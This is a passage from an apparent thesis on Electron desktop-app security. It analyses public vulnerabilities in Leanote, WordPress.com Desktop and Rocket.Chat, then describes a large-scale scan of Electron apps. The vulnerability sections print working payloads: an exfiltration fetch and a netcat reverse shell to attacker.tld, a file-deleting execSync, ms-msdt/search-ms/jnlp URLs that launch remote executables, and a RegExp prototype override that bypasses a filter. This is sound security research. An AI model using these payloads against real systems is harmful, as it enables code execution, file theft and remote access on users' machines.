All these cases are essentially the same. They take the provided URL and pass it into the respective operating system's native method for opening arbitrary URLs, without applying any filtering or similar. This is a problem because there are a lot of different URI schemes beside `http://`, `https://` and `mailto:` on modern systems. One of these are `file://` URIs. Using this scheme, an attacker is able to open arbitrary executables on the user's computer, like this example which opens the calculator on Windows:

```
shell.openExternal('file://c:/windows/system32/calc.exe');
```

This is possible even if all the security features discussed in Section 3.2.1 are enabled. Only enabling the `sandbox` option would stop the attack. As this option essentially turns off all features that make Electron differ from regular Chromium, basically turning it into a browser, it isn't widely used though.
Note that it isn't immediately obvious how opening executables already existing on the user's computer without any arguments could be exploited by an attacker. This will be discussed in Section 4.2.

To prevent this attack, developers should always filter the URLs that they pass to `shell.openExternal()` and only allow URI schemes that they deem to be "safe".

### 3.2.3. Missing Permission Request Handlers

Web browsers these days make a lot of powerful features available to websites, including access to the user's camera and microphone as well as geolocation features. To prevent the abuse of these APIs, browsers have implemented a permissions system that asks the user whether they actually want to grant the requested permissions to the website before it can use them.

Electron implements its own permission request system with support for the following permissions: `media`, `geolocation`, `notifications`, `midiSysex`, `pointerLock`, `fullscreen` and `openExternal`. However, crucially, these permissions are granted by default to **all** websites [38, Sec. 4]. This makes sense in the context of the intended function of the app. A user of a video chat app will expect that app to have access to the webcam without explicit permission requests. However, the permissions are also granted to remote origins.

---

[9] Omitted here for brevity, see: `https://github.com/electron/electron/blob/75fd9a349698dc131f5f3c21fd1cff68f0224467/shell/common/platform_util_mac.mm#L99-L118`

[10] Code from `https://github.com/electron/electron/blob/75fd9a349698dc131f5f3c21fd1cff68f0224467/shell/common/platform_util_mac.mm#L31-L54`, simplified for clarity.

This means that an attacker who is able to divert the navigation inside an Electron app to a website controlled by them, can make use of all those permissions and for example record the webcam and microphone without the user even noticing.

To prevent this, the developer has to implement a permission request handler [49]. Using this handler, they can either outright deny permission requests or filter on the origin for example:

```
window.webContents.session.setPermissionRequestHandler(
  function(webContents, permission, callback) {
    if (!webContents.getURL().startsWith('https://mydomain.tld/')) callback(false);
    if (['media', 'notification'].includes(permission)) callback(true);
    callback(false);
  }
);
```

### 3.2.4. Insecure Protocol Handlers

Electron applications may want to register custom protocol handlers which they can do through a number of APIs, including `protocol.registerFileProtocol(protocol, handler, registeredCallback)` and `app.setAsDefaultProtocolClient(protocol, executablePath, args)` [50], [51]. This is commonly used in chat apps for example, so a link to `chatapp://@someuser` on a website will directly open the app with `@someuser`'s profile open.

As these protocol handlers provide an entry point that can be used to inject malicious data into the app from anywhere in the system, particular care has to be given, so as not to open the app for attackers.

### 3.2.5. Introducing Privileged APIs to the Window Object

Preload scripts in Electron run independently of the content and therefore have full access to both the Node.js and Electron APIs. Unless context isolation (see Section 3.2.1) is enabled though, they can also write into the global namespace using the `window` object. The `window` object is shared with the renderer process. As such, the preload script can (accidentally) expose functions and objects that would allow the renderer process to access privileged APIs [52]. Consider the following example:

```
const electron = require('electron');

class UsefulHelper {
  constructor() {
    this._electron = electron;
  }
  doSomething() {
    this._electron.someUsefulFunction();
    alert('Done!');
  }
}

window.helper = new UsefulHelper();
```

The developer wants to make use of some privileged Electron APIs from the renderer process. Knowing the dangers of exposing those APIs directly, they have implemented a helper class that calls those APIs

instead without depending on any input controlled by the renderer process. However, in this example they overlooked that an attacker can simply access the `_electron` member through the instance:

```
window.helper._electron.somethingNefarious();
```

Even more subtly, the preload script might also add some function that doesn't expose a privileged API quite as obviously but has a vulnerability that the renderer process can exploit. Additionally, apps need to make sure not to directly expose the IPC channel to the renderer process, otherwise it can send privileged internal messages and thus bypass disabled Node integration.

The attack also works the other way around: Without context isolation, preload scripts cannot rely on any global functions and variables, including the `window` object and global prototypes like `Array` or `RegExp`, because they may have been maliciously modified by the renderer process.

## 3.3. Differences in Exploitation Compared to the Browser

Having discussed the relevant attack vectors in Electron apps, one question remains: How can these attack vectors actually be accessed? It is important to keep in mind that the attacker cannot simply send the user to a link that would trigger an XSS vulnerability for example. In this regard, Electron applications behave, at first glance, less like websites and more like regular desktop applications.

There are however a few ways an attacker can get their malicious payload into the Electron application to trigger the relevant attack vector:

**Remote content** Despite running locally, many Electron apps will still load remote content. The most obvious example for this are chat apps. Here, an attacker could send a malicious message to the user that contains the attack payload. Similarly, there are apps that display content shared with other users like password managers or note-taking apps. In these cases, the attacker could also create malicious items containing the payload and share those with the user.

**Remote sites** Electron apps can load both local and remote sites. If an attacker manages to load a site they control in an Electron app, they have the same access as through XSS [53, p. 12]. This could for example be achieved through a link if the app doesn't block navigation to untrusted sites. Opening new windows through middle-clicking, ctrl-clicking, or `window.open()` calls needs separate handling.

**Files** One of the core features of Electron apps is the ability to open and edit local files. Categories of apps using this functionality include editors (like the code editor Atom which was the very reason for Electron's creation), media players and file viewers. For those, a malicious file might be used for payload delivery. Different loading mechanisms like a file open dialog and a drag and drop handler may be implemented differently and need to be considered separately.

Similarly, there are also apps loading files from remote origins. The same principles apply there.

**Custom protocols** As mentioned already in Section 3.2.4, custom protocol handlers provide an ideal vector for injecting payloads into Electron apps. In that regard, they are essentially equivalent to links used for delivering payloads to regular websites.

**Self XSS** Finally, there is of course the possibility of convincing the user to inject the payload themselves. Electron apps by default ship with the Chromium DevTools enabled, so the attacker could claim some (false) benefit to the user if they paste a command there.

# 4. Documented Vulnerabilities in Electron Applications

After looking at the possible attack vectors in Electron apps in the previous chapter, this chapter will present a selection of actual vulnerabilities that were found in Electron apps and for which public reports exist. This will help in better understanding how Electron apps are exploited in the wild and further narrow down what to scan for in the next chapter's analysis.

In total, 16 reports were found. Going through the reports revealed a fair amount of overlap between them, motivating to group the vulnerabilities by the used attack vector. This resulted in the following list of common exploitable problems in Electron apps:

**XSS due to use of dangerous functions** The vulnerabilities in this group were all possible because untrusted HTML or JavaScript was passed directly and without (proper) filtering into a dangerous function or assigned to a dangerous property. These include the `document.write(html)` function, the `element.innerHTML` property and React's aptly named `dangerouslySetInnerHTML` attribute. Due to that, the attacker is able to inject JavaScript that is executed in the renderer process.

**RCE due to use of shell.openExternal()** These vulnerabilities are all caused by the app passing untrusted input directly and without (proper) filtering into Electron's `shell.openExternal()` function, allowing the attacker to launch applications on the user's system and make use of the registered URI schemes.

**XSS escalation to RCE due to Node integration** These applications all had Node integration enabled. Thus, the attacker is able to trivially escalate an XSS vulnerability into an RCE.

**XSS escalation to RCE due to insecure preload or no context isolation** The applications in this group had all disabled the Node integration feature, as recommended. However, they didn't enable context isolation or had an insecure preload script that exposed privileged Node.js or Electron APIs accessible to the renderer process, allowing the attacker to turn an XSS vulnerability into an RCE.

One vulnerability from each group has been selected which will be presented here as an example.[1] For each one, a minimal application containing just enough code to re-enact the vulnerability is also provided. These applications are hosted through GitHub Gist and can easily be tried using the Electron Fiddle[2] application.

## 4.1. XSS and RCE in Leanote Desktop

Leanote is an open source web-based note-taking app with almost 10,000 stars on GitHub (as of the time of writing) [54]. In addition, an Electron-based desktop version, called Leanote Desktop App, is also offered. In November 2017, a vulnerability (CVE-2017-1000492) was reported to the project. This vulnerability fits into the groups *XSS due to use of dangerous functions* and *XSS escalation to RCE due to Node integration*. It is presented here as the vulnerability is easy to understand and a quintessential example of problems in older Electron apps that have not been migrated not to use Node integration yet.

[1]For a full list of the reports that were considered and their groupings, see Appendix A.1.

[2]`https://www.electronjs.org/fiddle`

The vulnerability works by including an HTML payload in a note's title and then using the *Star note* feature to remember the note [55]. The HTML included in the title is then immediately executed. The report includes a complicated payload utilizing the `onmouseover` event and trying to confuse the HTML parser using incomplete and unclosed nested tags. Exploiting the vulnerability is a lot easier, though. In fact, it is enough to simply include any HTML the attacker wants to execute. The simplest payload, merely proving the XSS vulnerability, would be: `<script>alert(1)</script>`
An actual attacker could use this vulnerability to change the interface or exfiltrate the user's notes.

The vulnerability is caused by the `Note.renderStars()` function which displays the starred notes in the interface as the name suggests and is executed upon adding and removing starred notes or whenever the application launches. This function iterates over the starred notes, generates the HTML for rendering them and then appends them to the DOM:[3]

```
Note.starItemT = '<li data-id="?"><a>?<span class="delete-star" title="'
                    + getMsg('Remove') + '">X</span></a></li>';
Note.starNotesO = $('#starNotes');
Note.renderStars = function(notes) {
  // […]
  this.starNotesO.html('');
  for (var i = 0; i < notes.length; ++i) {
    var note = notes[i];
    var t = tt(this.starItemT, note.NoteId, note.Title || getMsg('Untitled'));
    this.starNotesO.append(t);
  }
  // […]
};
```

The `tt(template, ...fields)` function simply takes the template defined in `Note.starItemT` and replaces the `?` placeholders with the corresponding fields passed to the function without any filtering or sanitization. As such, for each note, an `<a>` element containing the note title is generated, wrapped into a `<li>` element. Those `<li>` elements are then inserted into the DOM using the jQuery `.append()` function which explicitly allows HTML content to be appended [56].

The report goes on to explain that this XSS vulnerability can be escalated to RCE. This is due to the fact that Node integration is enabled in the app. Therefore, all Node.js API are available to the attacker in the renderer process. This can be abused in the following ways for example:

- Exfiltrate files from the user's computer:

  ```
  <script>
  fetch('https://attacker.tld/hook', {
    method: 'POST', body: require('fs').readFileSync('/etc/passwd').toString()
  });
  </script>
  ```

  This payload reads the `/etc/passwd` file from the user's computer using the `fs` library included with Node.js and POSTs it to an attacker-controlled endpoint using the `fetch()` function included in Chromium.

[3] Code from `https://github.com/leanote/desktop-app/blob/7e2b1d0bca3fd4eb9733d1492e9f63a95177216a/public/js/app/note.js#L1991-L2007`, simplified for clarity.

- Execute arbitrary commands on the user's computer:

```
<script>
require('child_process').execSync('rm /path/to/file');
</script>
```

  This payload deletes the file `/path/to/file` on the user's computer using the `child_process` library included with Node.js. Arbitrary other commands can of course also be executed. In addition, if the attacker is interested in the output of the command, they can easily exfiltrate it, for example using `fetch` as shown before, as the `execSync()` function simply returns the `stdout` from the command that was run.

- Start a reverse shell:

```
<script>
require('child_process').execSync(
  'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 |'
      + 'nc -l attacker.tld 1234 >/tmp/f'
);
</script>
```

  This payload opens a reverse shell on the user's computer which the attacker can access by running `nc localhost 1234` on their system [57]. For the sake of a concise example, this requires netcat on the user's computer which is uncommon. However, there are also reverse shells implemented in a few lines of pure JavaScript using the Node.js APIs [58]. There is even a code generator called JSgen.py[4] for this purpose.

The vulnerability was fixed a few days later in version 2.6 by passing the note's title through the existing `trimTitle()` function:[5]

```
- var t = tt(me.starItemT, note.NoteId, note.Title || getMsg('Untitled'));
+ var t = tt(me.starItemT, note.NoteId, trimTitle(note.Title) || getMsg('Untitled'));
```

This `trimTitle()` function just replaces all instances of < and > with their corresponding HTML entities:[6]

```
var trimTitle = function(title) {
  // […]
  return title.replace(/</g, "&lt;").replace(/>/g, "&gt;");
};
```

The fix did however not address the problem that Node.js integration is enabled, allowing trivial escalation of XSS into RCE. In fact, in October 2019 another, very similar, vulnerability was reported, this time injecting code through an `<iframe>` with the `src` attribute set to a `javascript:` URL in the note's text [59]. This vulnerability has not been fixed as of the time of writing and also leads to RCE due to the insufficient security settings used by the Leanote desktop app.

Neither of the two reports addresses how the vulnerabilities can be exploited. Seemingly, they can only be classified as self-XSS as the user would need to inject the payload themselves. However, the problem is

[4] https://pentesterslife.blog/2018/06/28/jsgen/

[5] Diff from https://github.com/leanote/desktop-app/commit/a2ed226637f8e66c9b089784b5e58eccf2e2fb30.

[6] Code from https://github.com/leanote/desktop-app/blob/17e65292a5124cc3ec1d41c03b2cbedc76916f58/public/js/common.js#L1611-L1620, simplified for clarity.

actually more severe. Leanote has a feature that allows users to share notes with other users [60], [61]. If a user imports a malicious note shared with them, they are affected by these vulnerabilities.

A minimal example of this vulnerability to be used with Electron Fiddle is available here:
`https://gist.github.com/ed4b6b82c5a2aa4b08b166b1e21bb14c`
This example reduces the application to entering new note titles and displaying them. An Electron version prior to 5.0.0 should be used for testing as the RCE parts rely on Node integration being enabled by default.

## 4.2. RCE in WordPress.com for Desktop

WordPress is an open source content management system that powers about a third of the world's websites [62]. The WordPress.com for Desktop app is an official Electron wrapper for editing WordPress websites on the Desktop. It can be used both with websites hosted on WordPress.com and WordPress sites users host on their own server through a plugin [63].
In December 2017, a vulnerability was reported to the project. This vulnerability fits into the group *RCE due to use of shell.openExternal()*. It is presented here as there is a very clear path to exploitation without any tricks being necessary.

The vulnerability works through the `window.open(url)` function that opens a new window. The app hooks the creation of new windows to instead pass the URL to `shell.openExternal()`. This is done to open external URLs in the browser instead of the app. However, as there was no filtering on the URLs that are passed to `window.open()`, an attacker could specify a malicious URL and gain RCE [64].

The hook is installed on the `new-window` event of the `webContents` object of the window:[7]

```
webContents.on('new-window', function(event, url, frameName, disposition, options) {
  const parsedUrl = new URL(url);

  for (let x = 0; x < DONT_OPEN_IN_BROWSER.length; x++) {
    const dontOpenUrl = new URL(DONT_OPEN_IN_BROWSER[x]);
    if (domainAndPathSame(parsedUrl, dontOpenUrl)) {
      // [open in app instead]
    }
  }

  debug('Open in new browser for ' + url);
  openInBrowser(event, url);
});
```

It checks the passed URL against a list of URLs that should not be opened in the browser. This is not a security check, though. The list only contains the website's URL and the URL to WordPress.com's API as those should be opened in the app instead:[8]

```
const DONT_OPEN_IN_BROWSER = [
  Config.server_url,
  'https://public-api.wordpress.com/connect/'
];
```

[7]Code from `https://github.com/Automattic/wp-desktop/blob/411381139e089cecb446f659aee30921ecd4f810/desktop/window-handlers/external-links/index.js#L58-L79`, simplified and formatted for clarity.
[8]Code from `https://github.com/Automattic/wp-desktop/blob/411381139e089cecb446f659aee30921ecd4f810/desktop/window-handlers/external-links/index.js#L30-L33`

URLs not on that list are then passed to the `openInBrowser()` function, where it is directly forwarded to `shell.openExternal()` without any filtering:[9]

```
function openInBrowser(event, url) {
  shell.openExternal(url);
  event.preventDefault();
}
```

An attacker who controls the website a user edits in the app can therefore pass arbitrary URLs to `shell.openExternal()` and thus execute code on the user's computer. They can achieve this by creating a page on their own website containing a `window.open()` call to a `file:` URL and inviting the user to also edit the site. The exploit can also be triggered by the user visiting the attacker's site through the app as a reader. The kinds of files the attacker can execute depend on the user's operating system:

- On **Windows**, arbitrary executables on the user's system can be opened. To open the calculator, one would use `file://c:/windows/system32/calc.exe` for example. This is not very powerful, though, as the attacker cannot pass any parameters. They could use this method to open a malicious executable that they have previously managed to drop somewhere on the user's system, including the downloads folder.

  A significantly more powerful option would be the ability to open remote executables without having to drop them on the user's computer first. This is possible through a Samba/CIFS share. Using `\\live.sysinternals.com\tools\procmon.exe` would open the (harmless) Process Monitor through Microsoft's Sysinternals Live[10] service for example. An attacker could host an open Samba share to deliver any executable through this method. Do note however, that a "Security Warning" mentioning the full path is displayed before the program is actually executed. Abusing *security fatigue*, i.e. users being tired of constant security prompts and simply accepting them without further consideration, the attacker could use a specifically crafted host and file name to convince the user to click "Run" there.

- On **macOS**, arbitrary executables already on the user's system can also be opened, this time using `file:/System/Applications/Calculator.app` for the calculator.

  But while macOS also supports Samba (as well as AFP and NFS), trying to open a URL like `smb://attacker.tld/public/exploit.app` with `shell.openExternal()` will merely open Finder with the program selected in recent versions (tested with Catalina). If however, the attacker could somehow convince the user to mount the share themselves, the file would now also be available through `file:/Volumes/public/exploit.app` where it can actually be executed.
  Further, macOS previously had an automount feature that would make any NFS export available via `file:/net/attacker.tld/path/to/export`. While this feature has been disabled in Catalina, it continues to work on machines that have not been upgraded yet.

- On **Linux**, the situation is more complex. The `xdg-open` program, which is used internally by `shell.openExternal()`, will usually delegate to the desktop environment's own "open" function, like `gio open` for Gnome. These functions usually don't handle opening executables and will instead either refuse to open them or display them in some other application like a hex editor, if installed.
  It is however possible to circumvent this limitation in some cases. On Xubuntu 20.04 running the

[9] Code from `https://github.com/Automattic/wp-desktop/blob/411381139e089cecb446f659aee30921ecd4f810/desktop/window-handlers/external-links/index.js#L37-L40`, formatted for clarity.
[10] `https://docs.microsoft.com/en-us/sysinternals/#sysinternals-live`

XFCE desktop, `.desktop` files can be executed using `xdg-open`. Those files can execute arbitrary commands as this simple example shows:

```
[Desktop Entry]
Exec=xmessage "Hello from Electron."
Type=Application
```

The handling of remote locations also differs between distributions and desktop environments. While Ubuntu 20.04 with Gnome refuses to open Samba shares that have not been mounted yet, Xubuntu 20.04 will instead gladly open files from there, including `.desktop` files (albeit with a warning about an "Untrusted application launcher").

In addition, even if `file:` and similar URLs are filtered out, the attacker can make use of the myriad of other URI scheme handlers registered on modern systems. Vulnerabilities in those protocol handlers occur from time to time [65]–[68] and sometimes the intended behaviour of those handlers can also be abused. Three examples for Windows are given here but similar vectors likely also exist on other systems:

- Windows includes the `ms-msdt:` protocol that opens the Microsoft Support Diagnostic Tool which provides the troubleshooting wizard to diagnose Wi-Fi and audio problems and the like [69]. This protocol directly passes the string it is given to the `msdt.exe` program. The attacker now needs to find an included wizard that allows the execution of arbitrary programs, preferably even remote ones. The program compatibility wizard fits this description. Luckily for the attacker, all user input can also be prefilled from the command line, leading to this URL:

  ```
  ms-msdt:-id PCWDiagnostic /moreoptions false /skip true
      /param IT_BrowseForFile="\\live.sysinternals.com\tools\procmon.exe"
      /param IT_SelectProgram="NotListed" /param IT_AutoTroubleshoot="ts_AUTO"
  ```

  Upon opening this URL with `shell.openExternal()`, the troubleshooting wizard will open and show a progress bar for the "diagnosis". Once completed, the user is asked to click a button to check the compatibility settings. When they do so, the Process Monitor tool is once again launched from the remote server. As this vector uses the official Microsoft troubleshooting tool that the user may already be familiar with and signals legitimate diagnosis taking place, it shouldn't be too hard for the attacker to convince the user that clicking this button is necessary.

- Windows further includes the `search-ms:` protocol that opens the search feature [70]. The attacker can supply both the query of the search and the location. This location can also be on a remote Samba share. Finally, they can even set the title of the search window.
  Using this, the attacker can craft the following URL searching the Sysinternals Live share to only display the Process Monitor executable with a title suggesting an important update:

  ```
  search-ms:query=procmon.exe&crumb=location:%5C%5Clive.sysinternals.com%5Ctools
      &displayname=Important%20update
  ```

- If Java, which comes bundled with LibreOffice for example, is installed on the system, the attacker could also use the `jnlp:` protocol to launch a remote Java application like this (this does display a warning, though):

  ```
  jnlp:https://attacker.tld/program.jnlp
  ```

The vulnerability was fixed in version 3.2 of WordPress for Desktop by only forwarding URLs that pass a new `isValidBrowserUrl()` check to `shell.openExternal()`. This new function simply checks whether the URL uses either the `http:` or the `https:` protocol:[11]

```
function isValidBrowserUrl(url) {
  const parsedUrl = new URL(url);

  if (parsedUrl.protocol === 'http:' || parsedUrl.protocol === 'https:') {
    return url;
  }

  return false;
}
```

A minimal example of this vulnerability to use with Electron Fiddle is available here:
`https://gist.github.com/fd4cbc8e551757ad16622c46c6774962`

## 4.3. RCE in Rocket.Chat Desktop

Rocket.Chat is an open source communications platform with more than 27,000 stars on GitHub (as of the time of writing), that offers multiple clients including Rocket.Chat Desktop which is implemented in Electron [71]. In October 2017, a vulnerability was reported to the project. This vulnerability fits into the groups *XSS escalation to RCE due to insecure preload or no context isolation* and *RCE due to use of shell.openExternal()*. The vulnerability is presented here as it provides a very clear example of the dangers of not enabling context isolation. An XSS vector that can be delivered through a message to another user is also disclosed in the same report. This vector will not be discussed here, though.

The vulnerability allows turning XSS into RCE through the `shell.openExternal()` function, similar to the previous one. Here, however, the developers have included a check before passing URLs to `shell.openExternal()` that filters out `file:` URLs, instead passing them to `shell.showItemInFolder()` to show the respective file in the user's file explorer. The attacker needs to bypass this check for this attack. They can do so using *prototype pollution* [72].

The app installs an event listener on the `click` event of the `document`[12]. All click events are passed to the `handleAnchorClick()` function that decides what to do when the user clicks a link:[13]

```
const handleAnchorClick = (event) => {
  const href = /* [the link URL] */;
  // [...]

  const isLocalFilePath = /^file:\/\/.+/.test(href);
  if (isLocalFilePath) {
    const filePath = href.slice(6);
    shell.showItemInFolder(filePath);
```

[11] Code from `https://github.com/Automattic/wp-desktop/pull/377/commits/ee79e7ca7f556ea2c48fb71c038b84b9205a4c46`, formatted for clarity.

[12] Omitted here for brevity, see: `https://github.com/RocketChat/Rocket.Chat.Electron/blob/a2f4885ba5c0ff995f3098e5280bc3e1f8d8d2dc/src/preload/links.js#L44-L48`

[13] Code from `https://github.com/RocketChat/Rocket.Chat.Electron/blob/a2f4885ba5c0ff995f3098e5280bc3e1f8d8d2dc/src/preload/links.js#L6-L41`, simplified for clarity.

```
    event.preventDefault();
    return;
  }

  // […]
  shell.openExternal(href);
  event.preventDefault();
};
```

Links are tested against the `^file:\/\/.+` regex (which passes if the URL starts with `file://`). If they match this regex, they are passed to `shell.showItemInFolder()`, otherwise they are passed to `shell.openExternal()`. As per the previous discussion, this seems sensible. The check is executed in a preload script which even an attacker who can execute JavaScript code in the renderer process cannot modify. However, the app doesn't enable context isolation, meaning that the renderer process and preload script share the same global objects. In particular, they share the same `RegExp` object. Through the use of *prototypes*, JavaScript allows developers to modify the behaviour of many internal functions. The attacker can use this to modify how regex testing works to bypass the check. The report proposes a fairly complicated implementation that leaves other uses of the function intact [72], but the problem can be demonstrated much more trivially:

```
RegExp.prototype.test = function() { return false; };
```

This payload modifies the `.test()` function on **any** regex to always return `false`, regardless of the input. As explained, due to the lack of context isolation, this doesn't just apply to the renderer process but also to the preload script. Therefore, the attacker can now pass arbitrary URLs to `shell.openExternal()`.

The developers mitigated the vulnerability in version 0.59.0 of the server a few days later by changing their Markdown parser to prevent the XSS vector presented in the report [73]. The part of the vulnerability discussed here has not been fixed as of the time of writing, though. This would only be possible by either rewriting the check not to rely on any globals that the renderer process could access or by enabling context isolation, requiring a fairly major rewrite of the existing code.

A minimal example of this vulnerability to use with Electron Fiddle is available here:
`https://gist.github.com/3d72d1fe96d3a6e97d24704d278074af`

# 5. Automated Analysis

Building on an understanding of what vulnerabilities occur in Electron applications, an analysis of a large number of actual Electron applications for indicators of these vulnerabilities and related problems is presented in this chapter. The goal of this analysis is to gain a broader picture of the security of Electron applications in the wild. To this end, statistics on security-related practices were collected for an empirical analysis.

## 5.1. Overview

For the automated analysis, several tools were developed to collect, prepare, and analyse Electron applications. The analysis is split into three stages. For each stage, a script was written in JavaScript using Node.js. In the first step, a list of potential Electron apps, both open and closed source, is collected. The second stage then tries to download and extract these apps. The open source apps considered here can simply be cloned using Git but for the closed source ones, a method for extracting the source from various binary formats (including `.deb`, `.exe`, `.dmg`, `.appimage`, etc.) has to be developed. Further, this process has to make sure that the extracted result is actually an Electron app to discard false positives. Finally, the apps can actually be analysed for security-relevant indicators like the Electron version used, the preferences and potential problems. These steps are described in more detail in the following sections.

In total, 1,204 applications were found and successfully analysed. The source code for the scripts is available on GitHub: `https://github.com/baltpeter/thesis-electron-analysis-src`

## 5.2. Collecting Electron Apps

The first step is to collect an adequately large set of actual Electron applications. Two sources are used for this purpose: The Electron app list[1] and repositories on GitHub. This is to ensure a representative set of apps that are actually used and to include both open and closed source apps.

The Electron app list is maintained by the Electron developers themselves. It has the advantage of already being available as machine-readable YAML manifest files from GitHub[2]. As such, it can easily be processed by a chain of `map()` and `filter()` operations in JavaScript.

On GitHub, repositories tagged with `electron` and with more than 50 stars are collected. While certainly not perfect, the tags provide an easy way to collect only repositories with Electron apps in them. False positives are later filtered out. The star threshold is set to only include apps that actually see some use and to avoid collecting unmaintained forks and test projects or experiments. The desired data is accessed through the GitHub REST API[3] using the official octokit/rest.js library[4]. In addition, the plugin-throttling.js[5] and plugin-rest.js[6] plugins are used to avoid hitting rate limits.

There is some overlap between the sources, mainly in open source apps that are on GitHub and also listed in the app list. These are deduplicated according to the repository URLs, discarding those results

[1] `https://www.electronjs.org/apps`
[2] `https://github.com/electron/apps`
[3] `https://docs.github.com/en/rest`
[4] `https://github.com/octokit/rest.js/`
[5] `https://github.com/octokit/plugin-throttling.js/`
[6] `https://github.com/octokit/plugin-retry.js/`

from GitHub that are already present in the app list. Therefore, the inconsistent repository URLs in the app list have to be cleaned by removing the `.git` suffix and trailing slashes, where present, to make them match the ones returned by the GitHub API.

Next, download links for the closed source apps[7] have to be collected as the app list only contains the website URL for those. The download links are collected manually for Windows, macOS, and Linux, depending on what platforms the respective apps are offered on. Based on the assumption that extraction would be easier, regular archives like `.zip` or `.tar.gz` are preferred over binaries like `.exe` installers and distribution-specific formats like `.deb` and `.dmg` where available. On Linux, distribution-agnostic `.appimage` files are preferred where available. No `.rpm` files were selected as all those instances also included a `.deb` file. In some cases, a repository was found even though none was listed in the YAML manifest.
For some apps, no download link was found. This was usually due to them being discontinued, available to paid users only or the provided download links simply not working.

All results are saved in a PostgreSQL database. For each app, the slug as a unique ID, name, website URL, and, if applicable, repository URL are saved. For closed source apps, the repository override and the download links for Windows, macOS and Linux (if available) are additionally saved in a separate table.
The apps were collected on July 1, 2020, with the script run taking 34 seconds. 906 results were found on the app list and 907 on GitHub. After deduplication, 1,645 apps remained. Of those, 347 didn't have a repository URL listed but for 198 of them, at least one download link or repository URL was found manually on the same day. This leaves a total of 1,496 apps.

## 5.3. Downloading Apps and Source Code Extraction for Closed Source Apps

After a list of apps has been compiled, they have to be downloaded. For the closed source apps, the source code further has to be extracted. The script for this purpose goes through a list of download strategies for each app, until either one is successful or none are left. The strategies decide whether they were successful by whether they can detect an extracted Electron app afterwards.

The following strategies are used (in their preferred order): *git clone*, *Linux binary*, *macOS binary*, *Windows binary*. The *git clone* strategy is only tried if a repository is known. It tries to clone this repository using Git and checks if it contains an extracted Electron app.
The *binary* strategies all use the same algorithm. They are only tried if the respective download link is known. They try to download the app and extract the result as explained below. Then, they check whether the extracted result is an Electron app already. Otherwise, they try to find an `.asar` file. As explained in Section 3.1.2, `.asar` files are an archive format used to distribute Electron applications. The strategies then try to extract this archive and detect an Electron application.

For this detection, the script tries to find a `package.json` file using a "find nearest file" algorithm. This algorithm recursively searches for the filename in all subdirectories and returns the result with the fewest slashes. If no `package.json` file is found, the detection returns `false`. Otherwise, it checks whether it contains an Electron-related dependency, i.e. a package with a name starting with `electron`. This causes some false positives but many Electron apps don't explicitly depend on the `electron` package, so checking for related dependencies is necessary. The related dependencies are mostly Electron-specific libraries and packagers.
If no such dependency can be found, which isn't uncommon either, the app entry point, which is specified

[7]Here, apps that don't have a repository URL listed are assumed closed source as opposed to the actual definition of the Open Source Initiative.

as `main` in the `package.json` file and necessary for Electron apps, is checked for a `require('electron')` using the detective package[8] which finds `require()` calls by walking the file's AST. If one is found, `true` is returned, otherwise `false` is returned.
This approach produces a false negative if a repository or application contains more than one `package.json` file and the first one found isn't the right one. This case was not handled as it only appears in very few apps.

It was possible to implement the extraction algorithm relying only on p7zip[9] for extraction, although an easily extendable implementation was chosen. Using p7zip, most of the encountered archives can already be extracted. However, there are quite a few cases of nested archives that need to be handled. For those, a recursive approach that knows how to handle various types is used. This approach tries to extract known file types until no new files are found anymore. The following file types are handled:

- `.tar.gz` and `.tar.xz` files produce a tarball that needs to be extracted.
- `.deb` packages contain `control.tar.*` and `data.tar.*` files. Of those, the `data.tar.*` file contains the actual application and needs to be extracted.
- `.exe` files are used by a variety of completely different installers and therefore need different post-processing, most notably:
  - They may contain a `.nupkg` file which needs to be extracted again.
  - NSIS installers have a folder `$PLUGINSDIR` with a `*.7z` file that needs to be extracted.

When the extraction is successful, the directory of the extracted Electron app and the successful strategy are saved in a database table. The script can be run in multiple stages as it only iterates over the apps that haven't been successfully processed before.
The download and extraction script was also run on July 1, 2020. It took 3.3 hours. In total, 1,204 apps were successfully downloaded, extracted if necessary, and detected as Electron apps. For the other apps, one of those steps failed, leading to their exclusion from further analysis. This means that either they could not be extracted successfully (because of an invalid archive format or one that wasn't handled by the script) or no Electron application could be detected in the extracted source (most likely because going by the tag `electron` on GitHub is of course an over-approximation which will match repositories that are not Electron apps).

## 5.4. Scanning for Potential Security Problems

Finally, the collected apps need to be analysed and scanned for potential security problems. As the basis for this, the third-party Electronegativity[10] tool was selected. Electronegativity is an open source security scanner specifically for Electron applications, offered by security research and development company Doyensec [74]. It tries to identify misconfigurations and potential problems through a number of checks, which can either be atomic or global. Atomic checks are used to identify basic issues like the value of a flag in a single file, while the global checks work on the set of issues found by the atomic checks, further refining them if necessary to weed out false positives and generate aggregate results.

Electronegativity can handle JavaScript, HTML, and JSON files. Each file is first parsed into a format the checks can handle: JSON files are simply passed through `JSON.parse()` and HTML files are parsed using cheerio[11], an alternative implementation of jQuery designed for use in Node.js applications. For JavaScript

[8] https://github.com/browserify/detective
[9] https://sourceforge.net/projects/p7zip/
[10] https://github.com/doyensec/electronegativity
[11] https://github.com/cheeriojs/cheerio

files, an AST is generated using the Babel parser[12], TypeScript ESTree[13] or Esprima[14] depending on the file type and whether the previous parsers succeeded.[15]

The parsed files are then run through the individual atomic check functions.[16] The checks are passed the generated AST which they can match on to determine the settings used by the developers as well as any other potential issues.
Finally, the results collected from the atomic checks are passed through the global check functions[17] which, based on having access to all previous results, can decide to remove items that were false positives or add new items knowing that no CSP was found, for example, before being presented to the user.

The tool was designed to be used by app developers on their individual apps via the command line. In order to fit the purpose of this thesis, it was extended. Wherever it aligned with the goals of the project, changes were contributed back:

- First of all, a way to run the scans programmatically was introduced.[18] This had already been requested by developers wanting to run Electronegativity in their continuous integration pipelines and then further process the results.
- Running the tool on a large number of apps revealed a few that caused it to crash. These were fixed.[19]
- Electron has changed the default values for various settings over time. Electronegativity previously did not consider that and always assumed the first version, leading to many false positives. It was extended to take the Electron version into account and pass the respective default values for the settings to the checks. The affected checks were also updated to behave according to those defaults.[20]
- To this end, the Electron version detection was also extended to not only consider the `package.json` file but also the actual installed packages, as well as a potential `package-lock.json` or `yarn.lock` lockfile, depending on what is available.[21] This was necessary as many applications, especially those distributed as binaries and without source code available, often don't include a complete `package.json` file. To deal with the potential conflicting versions found from the different sources, the oldest is assumed as the tool cannot know which one is actually used.

Additional changes were also made but not submitted upstream as those are specific to the use case in this thesis:

